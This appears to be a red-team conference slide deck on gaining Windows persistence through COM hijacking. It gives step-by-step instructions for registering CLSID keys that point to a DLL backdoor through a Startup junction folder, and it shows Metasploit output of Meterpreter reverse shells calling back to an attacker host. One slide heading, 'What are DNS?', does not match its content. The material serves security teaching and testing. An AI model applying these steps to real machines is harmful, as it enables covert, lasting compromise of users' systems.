

# Advanced Persistence with COM Hijacking

# About Us

Sean Hopkins

Red Team Security Engineer for Millennium Corp

Reader of things, sometimes books

Shameless retweeter

Shawn Edwards


Cyber Adversarial Engineer for The MITRE Corporation

Brewer of meads

Hiker of places

# What are DNS?

Approximately 30  
minutes on this  
topic



# COM Hijacking

- ➔ The process of intercepting a Registry key query COM reference that is non-existent and pointing it to our malicious payload.

Use ProcMon to nab GUID/CLSID

Write key to HKCU/HKU that points to DLL backdoor



# What is a GUID?

- An acronym that stands for Globally Unique Identifier

- 128-bits

- For the sakes of this talk, just know it is a random string that will help us identify and control our payload

- Ex: 8efdb002-faf7-4dc9-b30c-b34e1c22c014

- Quite a few possible unique identifiers:

- **340,282,366,920,938,463,463,374,607,431,770,000,000**

- You have the same chance of being hit by a meteorite in a year as getting a collision of GUIDs


# COM Hijacking -Phase I

- Common GUIDs we can explore
- Basic tests
  - Test GUID by opening explorer and placing `::{GUID}` in search bar
  - Name a folder test.{GUID} where the GUID is one from below

Device Manager	::{74246bfc-4c96-11d0-abef-0020af6b0b7a}
Devices and Printers	::{A8A91A66-3A7D-4424-8D24-04E180695C7A}
Display	::{C555438B-3C23-4769-A71F-B6D3D9B6053A}
Documents (folder)	::{A8CFFF1C-4878-43be-B5FD-F8091C1C60D0}
Downloads (folder)	::{374DE290-123F-4565-9164-39C4925E467B}
Ease of Access Center	::{D555645E-D4F8-4c29-A827-D93C859C4F2A}
E-mail (default e-mail program)	::{2559a1f5-21d7-11d4-bdaf-00c04f60b9f0}

# COM Hijacking -Phase I

- Once the GUID is entered, the folder becomes available.
- When looking at properties, we can see some differences





# Phase I Example



# COM Hijacking – Phase II: Junction Folders

➤ C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Accessories\Indexer\


Generate random GUID, attach to Payload.{GUID} in Indexer folder

Create GUID in HKCU\Software\Classes\CLSID\{GUID}

Attach InProcServer32 key and point that to payload

This will create startup persistence

# How It Works



# COM Hijacking –Phase II


- ✦ Generate your own GUID to test

```
PS C:\WINDOWS\system32> [guid]::NewGuid()
```

```
Guid
```

```
----
```




```
4c71c400-90de-4239-8149-a465fff389bf
```

 Payload.{4c71c400-90de-4239-8149-a465fff389bf}	09/23/2018	04:09 PM	<DIR>	..
	09/20/2018	08:10 PM		1,417 Microsoft Edge.lnk
	09/23/2018	04:08 PM	<DIR>	Payload.{4c71c400-90de-4239-8149-a465fff389bf}
	09/21/2018	10:57 PM		1,458,856 procexp64.exe
	09/21/2018	10:57 PM		2,164,360 Procmon.exe
	04/11/2018	06:34 PM		336,384 regedit.exe



# COM Hijacking -Phase II

Start ProcMon, and filter for your GUID

Column	Relation	Value	Action
<input checked="" type="checkbox"/>  Operation	is	RegOpenKey	Include
<input checked="" type="checkbox"/>  Path	contains	4c71c400-90de-...	Include
<input checked="" type="checkbox"/>  Process Name	is	Process.exe	Exclude


Open folder Payload.{GUID}

4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...
4:46:0...	Explorer.EXE	2808	 RegOpenKey	HKCR\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND Desired Access: Q...



# COM Hijacking -Phase II


- ✦ Since this device is domain joined, it will point to HCU/(Some SID)\_Classes\CLSID
- ✦ Follow this path and add the key



# COM Hijacking -Phase II

- Click on our Payload folder and now we have some SUCCESS results.

- Registry is now finding the location




The screenshot shows the Process Monitor application window with the title bar 'Process Monitor - Sysinternals: www.sysinternals.com'. The menu bar includes 'File', 'Edit', 'Event', 'Filter', 'Tools', 'Options', and 'Help'. The toolbar contains various icons for file operations, network, and system monitoring. The main window displays a table of events.

Time ...	Process Name	PID	Operation	Path	Result	Detail
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}	SUCCESS	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Objects\{4C71C400-90DE-4239-8149-A465FFF389BF}	NAME NOT FOUND	Desired Access: Q...
6:18:5...	Explorer.EXE	2808	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{4C71C400-90DE-4239-8149-A465FFF389BF}\shell	NAME NOT FOUND	Desired Access: R

# COM Hijacking -Phase II

Restart the machine and rerun ProcMon




Let's happily oblige the Registry gods.



# COM Hijacking -Phase II

- ✦ Create the keys, and point to your backdoor



Click on the Payload folder, and shazam

```
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.164.169:443
[*] https://192.168.164.169:443 handling request from 192.168.164.145; (UUID: c
[*] Meterpreter session 1 opened (192.168.164.169:443 -> 192.168.164.145:50176)
[*] https://192.168.164.169:443 handling request from 192.168.164.145; (UUID: c
[*] Meterpreter session 2 opened (192.168.164.169:443 -> 192.168.164.145:50177)
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/
dapi.rb
meterpreter > █
```



# Phase II Example

# COM Hijacking -Part III

It is possible to take over GUID requests on reboot/startup of a machine.

690 Hijackable InProcServer32 on reboot

495 Hijackable TreatAs on reboot

Probably left over for legacy reasons

Terrible idea, but thank you Microsoft

Set ProcMon to start logging from boot.

Options -> Enable Boot Logging

Reboot machine

# COM Hijacking -Part III


Huzzah! During bootup we can see feeble attempts to reach out to keys that do not exist.

8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}	NAME NOT FOUND Desired Access: Maximum Allowed
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}	NAME NOT FOUND Desired Access: Maximum Allowed
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32	NAME NOT FOUND Desired Access: Read
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32	NAME NOT FOUND Desired Access: Maximum Allowed
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32	NAME NOT FOUND Desired Access: Maximum Allowed
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32	NAME NOT FOUND Desired Access: Maximum Allowed
8:23:5...	sihost.exe	3604	RegOpenKey	HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32	NAME NOT FOUND Desired Access: Maximum Allowed
